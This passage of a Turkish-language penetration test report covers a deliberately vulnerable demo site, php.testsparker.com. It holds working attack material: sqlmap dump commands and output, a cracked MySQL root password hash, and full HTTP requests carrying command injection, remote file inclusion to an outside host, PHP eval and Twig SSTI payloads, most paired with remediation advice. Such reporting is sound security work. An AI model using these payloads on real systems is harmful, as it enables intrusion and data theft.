[ ] info: 68.5% [25361/37041] - 0B - OK /page/
[ ] info: 73.8% [27337/37041] - 0B - Denied /prn/
[ ] info: 73.9% [27357/37041] - 0B - OK /process/
[ ] info: 74.1% [27445/37041] - 0B - OK /products.php
[ ] info: 74.1% [27455/37041] - 0B - OK /products/
[ ] info: 76.6% [28386/37041] - 0B - OK /redirect/
[ ] info: 78.3% [28985/37041] - 25B - OK /robots.txt
[ ] info: 89.0% [32967/37041] - 2KB - OK /test.txt
[ ] info: 89.0% [32968/37041] - 0B - OK /test/
[ ] info: 91.8% [34012/37041] - 0B - OK /twig/
[ ] info: 94.4% [34960/37041] - 0B - OK /vendor/
[ ] info: 100.0% [37038/37041] - 0B - http://php.testsparker.com/zoneedit.php

+-----+-----+
| Statistics (php.testsparker.com) | Summary |
+-----+-----+
| failed | 36935 |
| forbidden | 48 |
| redirect | 3 |
| success | 52 |
| ignored | 3 |
| items | 37041 |
| workers | 10 |
+-----+-----+

[ ] debug: Total time running: 0:14:05.032195
```

Sqllmap

Sqllmap, açık kaynak kodlu sql injection açıkları tespit ve istismar etme aracıdır. Kendisine sağlanan hedef web uygulamasının kullandığı veri tabanı sistemine gönderdiği çeşitli sorgular/komutlar ile sistem üzerindeki sql injection tipini tespit eder. Yine kendisine sağlanan parametrelere göre çeşitli bilgileri hedef veri tabanından alır.

Sqllmap kullanarak veri tabanına sorgu yaptık mysql kullanıldığını öğrendik. Boolean-based blind sql ve time-based blind sql açıkları olduğunu öğrendik.

Sql açığı ile Veri tabanından veri çekme

Risk

CRITICAL

```

L# sqlmap -u "http://php.testsparker.com/artist.php?id=2" -D mysql -T db --columns User -C first_name,last_name,actor_id --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program
[*] starting @ 09:11:13 /2022-08-27/

[09:11:13] [INFO] resuming back-end DBMS 'mysql'
[09:11:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2) AND 9341=9341 AND (8891=8891
[09:11:14] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.2.8, PHP 5.2.6
back-end DBMS: MySQL >= 5.0.12
[09:11:14] [INFO] fetching columns 'actor_id, first_name, last_name' for table 'db' in database 'mysql'
[09:11:14] [WARNING] running in a single-thread mode. Please consider usage of option "--threads" for faster data retrieval
[09:11:14] [INFO] retrieved:
[09:11:14] [WARNING] reflective value(s) found and filtering out
0
[09:11:17] [ERROR] unable to retrieve the number of columns for table 'db' in database 'mysql'
[09:11:17] [WARNING] unable to retrieve column names for table 'db' in database 'mysql'
Database: mysql
Table: db
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | numeric |
| actor_id | numeric |
| first_name | non-numeric |
| host   | non-numeric |
| last_name | non-numeric |
+-----+-----+

[09:11:17] [INFO] fetching entries of column(s) 'actor_id,first_name,last_name' for table 'db' in database 'mysql'
[09:11:17] [INFO] fetching number of column(s) 'actor_id,first_name,last_name' entries for table 'db' in database 'mysql'
[09:11:17] [INFO] resumed: 2
[09:11:17] [INFO] retrieved: 2
[09:11:20] [INFO] retrieved: NICK
[09:11:30] [INFO] retrieved: WAHLBERG
[09:11:30] [INFO] retrieved: 2
[09:11:31] [INFO] retrieved: NICK
[09:12:07] [INFO] retrieved: WAHLBERG
Database: mysql
Table: db
[2 entries]
+-----+-----+
| first_name | last_name | actor_id |
+-----+-----+
| NICK       | WAHLBERG | 2        |
| NICK       | WAHLBERG | 2        |
+-----+-----+

[09:12:23] [INFO] table 'mysql.db' dumped to CSV file '/root/.local/share/sqlmap/output/php.testsparker.com/dump/mysql/db.csv'
[09:12:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/php.testsparker.com'

```

Burada <http://php.testsparker.com/artist.php?id=test> bu sitenin veri tabanındaki database'ler bulduk.

```

available databases [6]:
[*] information_schema
[*] logs
[*] mysql
[*] phpmyadmin
[*] sqlbench
[*] test

```

Jsqli aracı kullanarak veri tabanını görüntülemeye devam edildi. Ve işimi yarayacak bilgiyi mysql database'in user toplosunun altındaki user ve password kolonları bulundu. Kolonların içinde kullanıcı adı ve password kolonu altında endoc edilmiş bir veri buldum. <https://hashes.com/> kullanarak bunu decod edildiğinde bir şifre elde edilmiş oldu. Bu bulunan kullanıcı adı ve şifre mysql'in kullanıcı adı ve şifresi. 3306 portu kapalı olduğu için myadmin'e erişim sağlanamadı.

user				
		Host	Password	User
1	x1	127.0.0.1		root
2	x1	localhost	*3DD4D75D7EBEC268B38BD2DFDD597FBBEA9E473E	root
3	x1	localhost		
4	x1	production.mysql.com		
5	x1	production.mysql.com		root

✓ Bulundu:

3dd4d75d7ebec268b38bd2dfdd597fbbea9e473e:r00t99??

Veri tabanında tabloları incelediğimiz zaman her türlü veriye erişim sağlandığı görünüyor.

Database Admin page Read file We

http://php.testsparker.com/artist.php?id=tes

Information_schema (17 tables)

CHARACTER_SETS (? row)

COLLATIONS (? row)

COLLATION_CHARACTER_SET_APPL

COLUMNS (? row)

COLUMN_PRIVILEGES (? row)

KEY_COLUMN_USAGE (? row)

PROFILING (? row)

ROUTINES (? row)

SCHEMATA (? row)

SCHEMA_PRIVILEGES (? row)

STATISTICS (? row)

TABLES (? row)

TABLE_CONSTRAINTS (? row)

TABLE_PRIVILEGES (? row)

TRIGGERS (? row)

USER_PRIVILEGES (? row)

VIEWS (? row)

logs (1 table)

mysql (17 tables)

phpmyadmin (7 tables)

sqlbench (1 table)

http://php.testsparker.com/artist.php?id=tes

CHARACTER_SETS (? row)

CHARACTER_SET_NAME

DEFAULT_COLLATE_NAME

DESCRIPTION

MAXLEN

1	x1	armscii8	armscii8_general_ci	ARMSSCII-8 Armenian	1
2	x1	ascii	ascii_general_ci	US ASCII	1
3	x1	big5	big5_chinese_ci	Big5 Traditional Chinese	2
4	x1	binary	binary	Binary pseudo charset	1
5	x1	cp1250	cp1250_general_ci	Windows Central European	1
6	x1	cp1251	cp1251_general_ci	Windows Cyrillic	1
7	x1	cp1256	cp1256_general_ci	Windows Arabic	1
8	x1	cp1257	cp1257_general_ci	Windows Baltic	1
9	x1	cp850	cp850_general_ci	DOS West European	1
10	x1	cp852	cp852_general_ci	DOS Central European	1
11	x1	cp866	cp866_general_ci	DOS Russian	1
12	x1	cp932	cp932_japanese_ci	SJIS for Windows Japanese	2
13	x1	dec8	dec8_swedish_ci	DEC West European	1
14	x1	eucljms	eucljms_japanese_ci	UJIS for Windows Japanese	3
15	x1	euclkr	euclkr_korean_ci	EUC-KR Korean	2
16	x1	gb2312	gb2312_chinese_ci	GB2312 Simplified Chinese	2
17	x1	gbk	gbk_chinese_ci	GBK Simplified Chinese	2
18	x1	geostd8	geostd8_general_ci	GEOSTD8 Georgian	1
19	x1	greek	greek_general_ci	ISO 8859-7 Greek	1
20	x1	hebrew	hebrew_general_ci	ISO 8859-8 Hebrew	1

COLUMNS logs

	IP	page	time	useragent	
1	x1	1.177.232.63	autoparts	2018-10-06 04:03:40	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
2	x1	218.51.230.248	autoparts	2018-08-16 04:20:01	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
3	x1	218.51.230.248	autoparts	2018-08-16 04:27:31	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
4	x1	218.51.230.248	wheel	2018-08-16 04:27:04	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
5	x1	223.39.188.119	wheel	2018-10-17 04:23:11	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
6	x1	58.141.234.83	autoparts	2018-09-07 10:14:01	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36

Command Injection (Komut Enjeksiyonu)

Command Injection	
Önem derecesi	Acil
Açıklığın etkisi	Bilgi ifşası, yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

<http://php.testsparker.com/nslookup.php> bu sitede command Injecion zafiyeti bulunmuştur.

Girdi verileri bir işletim sistemi komutu olarak yorumlandığında ortaya çıkan bir Komut Enjeksiyonu tanımlandı. Bu son derece kritik bir konudur ve mümkün olan en kısa sürede ele alınmalıdır.

Repuest

```
POST /nslookup.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 41
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Referer: http://php.testsparker.com/nslookup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise

param=%27%26+SET+%2fA+0xFFf9999-76795+%26
```

Response

```
...
>
    <td class="style1" colspan="2">
    </td>
  </tr>
</table>
  </form>
  <pre>Server:  ip-172-30-0-2.ec2.internal
Address:  172.30.0.2
268332446</pre>
    </div>
  </div>
  <div style="clear: both;">&nbsp;</div>
</div>
<!-- end #content -->
<div id="sidebar">
  <ul>
    <li>
      <div id="search">
        <form method="ge
...

```


Remote File Inclusion (Uzaktan Dosya Ekleme)

Remote File Inclusion	
Önem derecesi	Acil
Açıklığın etkisi	Yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

<http://php.testsparker.com/process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp> web sitesinde bir Uzak Dosya Ekleme güvenlik açığı tespit edildi. Bu, herhangi bir konumdan bir dosya saldırıya uğrayan sayfaya enjekte edildiğinde ve ayrıştırma ve yürütme için kaynak kod olarak dahil edildiğinde meydana gelir.

Darbe: Etki, web sunucusu kullanıcısının yürütme izinlerine bağlı olarak farklılık gösterebilir. Dahil edilen herhangi bir kaynak kodu, web sunucusu tarafından web sunucusu kullanıcısı bağlamında yürütülebilir, bu nedenle rastgele kod yürütülmesini mümkün kılar. Web sunucusu kullanıcısının yönetici ayrıcalıklarına sahip olduğu durumlarda, tam sistem ihlali de mümkündür.

Önleme: Mümkün olan her yerde, dosya yollarının bir değişken olarak eklenmesine izin vermeyin. Dosya yolları sabit kodlanmalı veya önceden tanımlanmış küçük bir listeden seçilmelidir. Dinamik yol birleştirmenin önemli bir uygulama gereksinimi olduğu durumlarda, giriş doğrulamasının yapıldığından ve yalnızca gereken minimum karakterleri kabul ettiğinizden emin olun - örneğin "a-Z0-9" - ve ".." veya "/" veya "%00" (boş bayt) veya diğer benzer çok işlevli karakterler. API'yi yalnızca tanımlı bir yolun altındaki bir dizinden veya izinlerden eklemeye izin verecek şekilde sınırlamak önemlidir.

Request

```
GET /process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Referer: http://php.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
</div>
<!-- end #menu -->
<div id="header">

</div>
<!-- end #header -->
<!-- FIXME: File / directory permissions -->
<!-- end #page -->

</div>

<div id="resetbar">
    This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
    <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="http://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
</div>
<!-- end #footer -->
</body>
</html>
```

Code Evaluation (PHP)(Kod Değerlendirmesi)

Code Evaluation(php)	
Önem derecesi	Acil
Açıklığın etkisi	Yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

[http://php.testsparker.com/hello.php?name=%2bprint\(int\)0xFF9999-84874%3b%2f%2f](http://php.testsparker.com/hello.php?name=%2bprint(int)0xFF9999-84874%3b%2f%2f) web Giriş verileri kaynak kodu olarak çalıştırıldığında ortaya çıkan bir Kod Değerlendirmesi (PHP) tanımladı.Bu son derece kritik bir konudur ve mümkün olan en kısa sürede ele alınmalıdır.

Darbe: Saldırgan sistemde rastgele PHP kodu çalıştırabilir. Saldırgan, isteğe bağlı sistem komutları da yürütebilir.

Önlem: Doğrudan kaynak kodu olarak yorumlanacak son kullanıcılardan gelen girdileri kabul etmeyin. Bu bir iş gereksinimiye, doğrudan PHP kaynak kodu olarak yorumlanabilecek tüm verileri kaldırarak uygulamaya yapılan tüm girdileri doğrulayın.

Request

```
GET /hello.php?name=%2bprint(int)0xFF9999-84874%3b%2f%2f HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```

page">
<div id="page-bgtop">
<div id="page-bgbtm">
    <div id="content">
        <div class="post">
            <h1 class="title"><a href="#">Hello Service </a></h1>
            <p>
Hello Visitor26832436721$str = 21 +print(int)0xFF9999-84874;//;21
            </p>
            <div style="clear: both;">&nbsp;</div>
            <div class="entry">
                </div>
            </div>
        <div style="clear: both;">&nbsp;</div>
    </div>

```

Code Execution via SSTI (PHP Twig) (Üzerinden Kod Yürütme)

Code Execution via SSTI (PHP Twig)	
Önem derecesi	Acil
Açıklığın etkisi	Bigi ifşa, Yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

Şablon motorunda dize değişmezleri yerine kasıtsız bir ifade kullanıldığında oluşan bir kod yürütmesi tanımlandı. Bu son derece kritik bir konudur ve mümkün olan en kısa sürede ele alınmalıdır.

Darbesaldırgan, şablon motoru etiketlerinde yanlış yapı kullanarak rastgele kod yürütebilir. Saldırgan, isteğe bağlı sistem komutları da yürütebilir.

Çare

Kullanıcıların sağladığı verilere güvenmeyin ve bunları doğrudan şablona eklemeyin. Bunun yerine, kullanıcı tarafından kontrol edilen parametreleri şablona şablon parametreleri olarak iletin.

Request

```
GET /artist.php?id=%7b7b_self.env.registerUndefinedFilterCallback(%22system%22)%7d%7d%7b7b_self.env.getFilter(%22SET%20%2fA%2026840924%20-%2034832%22)%7d%7d HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
--  
    <div class="post">  
        <h2 class="title"><a href="artist.php#">Artist Service</a></h2>  
        <div style="clear: both;"></div>  
        <div class="entry">  
            <p>  
  
    <h3>Results: 268374409268374409</h3></br>  
  
    no rows returned  
        </p>  
    </div>  
    </div>  
    <div style="clear: both;"></div>  
    </div>  
    <!-- end #content -->  
  
    <div id="sidebar">  
        <ul>  
            <li>
```

Database User Has Admin Privileges (Veritabanı Kullanıcısının Yönetici Ayrıcalıkları vardır.)

Database User Has Admin Privileges	
Önem derecesi	Yüksek
Açıklığın etkisi	Bigi ifşa, Yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

Veritabanı Kullanıcısının Yönetici Ayrıcalıklarına Sahip Olduğunu tespit etti.

Bu sorun, uygulamada tanımlanmış bir SQL enjeksiyon güvenlik açığı aracılığıyla bağlantı ayrıcalıkları kontrol edilerek onaylanmıştır

Darbe

Bu, bir saldırganın SQL enjeksiyon saldırıları yoluyla ekstra ayrıcalıklar kazanmasına izin verebilir. Saldırganın gerçekleştirebileceği saldırıların listesi: Veritabanı sunucusuna tam erişim elde edin.

Veritabanı sunucusuna bir ters kabuk kazanın ve temel alınan işletim sisteminde komutları yürütün.

Veritabanına, veritabanından rastgele verileri okumanın, güncellemenin veya silmenin mümkün olabileceği yerlerde, tam izinlerle erişin.

Platforma ve veritabanı sistemi kullanıcısına bağlı olarak, bir saldırgan, hedef sisteme yönetici erişimi elde etmek için bir ayrıcalık yükseltme saldırısı gerçekleştirebilir.

Çare

Uygulamanız için mümkün olan en az izne sahip bir veritabanı kullanıcısı oluşturun ve bu kullanıcıyla veritabanına bağlanın. Her zaman tüm kullanıcılar ve uygulamalar için en az ayrıcalık sağlama ilkesini takip edin.

Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Ana Bilgisayar: php.testsparker.com
Kabul Et: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Kabul Dili: en-us,en;q=0.5
Önbellek Kontrolü: önbelleksiz
Çerez: PHPSESSID=bc4e13f5120855d81669b92152ebd527 Yönlendiren
: http://php.testsparker.com/process.php?file=Generics/index.nsp
Kullanıcı Aracısı: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, Gecko gibi) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Type: text/html
Transfer-Encoding: chunked
Date: Thu, 12 Nov 2020 07:54:39 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site - PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">
    <div id="menu">
        <ul>
            <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
            <li><a href="/hello.php?name=Visitor">Hello</a></li>
            <li><a href="/products.php?pro=ur1">Products</a></li>
            <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
            <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
            <li><a href="/auth/">Login</a></li>
        </ul>
    </div>
    <!-- end #menu -->
    <div id="header">
    </div>
    <!-- end #header -->    <div id="page">
```

Open Policy Crossdomain.xml Detected (Açık ilke Crossdomain.xml Algılandı)

Open Policy Crossdomain.xml Detected	
Önem derecesi	Orta
Açıklığın etkisi	
Erişim noktası	İnternet
Bulgu kategorisi	Web

Darbe

Açık politika Crossdomain.xml dosyası, diğer SWF dosyalarının web sunucunuza HTTP istekleri yapmasına ve yanıtını görmesine izin verir. Bu, CSRF kısıtlamalarını atlamak için tek seferlik belirteçlere ve CSRF nonce'larına erişmek için kullanılabilir.

Çare

Etki alanınıza her yerden erişimi engellemek için Crossdomain.xml dosyanızı yapılandırın.

Request

```
GET /crossdomain.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5128855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 315
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
Date: Thu, 12 Nov 2020 07:51:35 GMT
ETag: "1500000001b77a-13b-5aba4307c6c00"

<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">
  <allow-access-from domain="*" />
  <site-control permitted-cross-domain-policies="master-only"/>
</cross-domain-policy>
```

Open Silverlight Client Access Policy (Silverlight İstemci Erişim Politikasını Açın)

Open Silverlight Client Access Policy	
Önem derecesi	Orta
Açıklığın etkisi	
Erişim noktası	İnternet
Bulgu kategorisi	Web

Bir Açık Silverlight İstemci Erişim İlkesi dosyası (ClientAccessPolicy.xml) algıladı.

Darbe

ClientAccessPolicy.xml dosyası, diğer Silverlight istemci hizmetlerinin web sunucunuza HTTP istekleri yapmasına ve yanıtını görmesine olanak tanır. Bu, CSRF kısıtlamalarını atlamak için tek seferlik belirteçlere ve CSRF nonce'larına erişmek için kullanılabilir.

Çare

Etki alanınız dışındaki her yerden erişimi engellemek için ClientAccessPolicy.xml dosyanızı yapılandırın.

Request

```
GET /clientaccesspolicy.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 270
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
Date: Thu, 12 Nov 2020 07:51:37 GMT
ETag: "150000001b778-10e-5aba4307c6c00"

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
  <cross-domain-access>
    <allow-from http-request-headers="*">
      <domain uri="*" />
    </allow-from>
    <grant-to>
      <resource path="/" include-subpaths="true" />
    </grant-to>
  </cross-domain-access>
</access-policy>
```

SSL/TLS Not Implemented (SSL/TLS Uygulanmadı)

SSL/TLS Not Implemented	
Önem derecesi	Orta
Açıklığın etkisi	Bilgi ifşası ,yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web

SSL/TLS'nin uygulanmadığını tespit etti.

Darbe

Sizin veya kullanıcılarınızın ağ trafiğine müdahale edebilen bir saldırgan, sunucunuzla değiş tokuş edilen tüm mesajları okuyabilir ve değiştirebilir.

Bu, bir saldırganın şifreleri düz metin olarak görebileceği, web sitenizin görünümünü değiştirebileceği, kullanıcıyı diğer web sayfalarına yönlendirebileceği veya oturum bilgilerini çalabileceği anlamına gelir.

Bu nedenle sunucuya gönderdiğiniz hiçbir mesaj gizli kalmaz.

Çare

Örneğin Let's Encrypt sertifika yetkilisi tarafından sağlanan Certbot aracını kullanarak SSL/TLS'yi doğru şekilde uygulamanızı öneririz . Apache ve Nginx gibi çoğu modern web sunucusunu SSL/TLS kullanacak şekilde otomatik olarak yapılandırabilir. Hem araç hem de sertifikalar ücretsizdir ve genellikle birkaç dakika içinde yüklenir.

Cookie Not Marked as HttpOnly (Çerez Sadece Http Olarak İşaretlenmemiş)

Cookie Not Marked as HttpOnly	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

HTTPOnly tanımlama bilgileri, istemci tarafı komut dosyaları tarafından okunamaz, bu nedenle bir tanımlama bilgisini HTTPOnly olarak işaretlemek, siteler arası komut dosyası çalıştırma saldırılarına karşı ek bir koruma katmanı sağlayabilir.

Siteler arası komut dosyası çalıştırma saldırısı sırasında, bir saldırgan tanımlama bilgilerine kolayca erişebilir ve kurbanın oturumunu ele geçirebilir.

Tanımlama bilgisini HTTPOnly olarak işaretleyin. Bu, XSS'ye karşı ekstra bir savunma katmanı olacaktır. Ancak bu bir gümüş kurşun değildir ve sistemi siteler arası komut dosyası çalıştırma saldırılarına karşı korumayacaktır. Saldırgan, HTTPOnly korumasını atlamak için XSS Tüneli gibi bir araç kullanabilir.

Identified Cookie(s)

- PHPSESSID

Cookie Source

- HTTP Header

Request

Response

GET http://php.testsparker.com/auth/internal.php HTTP/1.1

Origin: http://php.testsparker.com

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36

Referer: http://php.testsparker.com/auth/login.php

[illegible]

Version Disclosure (Apache) (Sürüm Açıklaması (Apache))

Version Disclosure (Apache)	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

Hedef web sunucusunun HTTP yanıtında bir sürüm ifşası (Apache) belirlendi.

Bu bilgi, bir saldırganın kullanılan sistemleri daha iyi anlamasına ve potansiyel olarak belirli Apache sürümünü hedefleyen başka saldırılar geliştirmesine yardımcı olabilir.

Darbe

Saldırgan, açıklanan bilgileri, tanımlanan sürüm için belirli güvenlik açıklarını toplamak için kullanabilir.

Çare

SERVERHTTP yanıtının başlığından bilgi sızıntısını önlemek için web sunucunuzu yapılandırın .

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Thu, 12 Nov 2020 07:51:19 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Version Disclosure (PHP) (Sürüm Açıklaması (PHP))

Version Disclosure (PHP)	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

hedef web sunucusunun HTTP yanıtında bir sürüm ifşası (PHP) belirlendi.

Bu bilgi, bir saldırının kullanılan sistemler hakkında daha iyi bir anlayış kazanmasına ve potansiyel olarak PHP'nin belirli bir sürümünü hedefleyen başka saldırılar geliştirmesine yardımcı olabilir.

Darbe

Saldırgan, açıklanan bilgileri, tanımlanan sürüm için belirli güvenlik açıklarını toplamak için kullanabilir.

Çare

Üretim ortamlarında hata mesajları vermeyin. Hata mesajlarını bir referans numarasıyla bir günlük, metin dosyası veya veritabanı gibi bir arka uç deposuna kaydedin, ardından bu numarayı ve kullanıcıya statik, kullanıcı dostu bir hata mesajını gösterin.

Request

```
GET /hello.php?name=Visitor HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
<div id="page-bgtop">
<div id="page-bgbtm">
  <div id="content">
    <div class="post">
      <p>
        <h1 class="title"><a href="#">Hello Service </a></h1>
        Hello Visitor<br />
        <b>Parse error</b>: syntax error, unexpected T_STRING in <b>C:\AppServ\www\hello.php(24) : eval()'d code</b> on line <b>1</b><br />
        2esstr = 20 Visitor;20
      </p>
      <div style="clear: both;">&nbsp;</div>
      <div class="entry">
        </div>
      </div>
    <div style="clear: both;">&nbsp;</div>
  </div>
</div>
```

Apache MultiViews Enabled(Apache Çoklu Görünümleri Etkinleştirildi)

Apache MultiViews Enabled	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

Apache MultiViews'in etkinleştirildiğini algıladı.

Bu güvenlik açığı, bazı gizli kaynakları bulmak ve bunlara erişim sağlamak için kullanılabilir.

Yapılacak İşlemler

Sunucu yapılandırma dosyanızı değiştirin. İstenen izin için önerilen bir yapılandırma aşağıdaki biçimde olmalıdır:

1. <Dizin /{DİZİNİNİZ}>
2. Seçenekler FollowSymLinks
3. </Directory>

MultiViews seçeneğini yapılandırmadan kaldırın

Request

```
HEAD /clientaccesspolicy HTTP/1.1
Host: php.testsparker.com
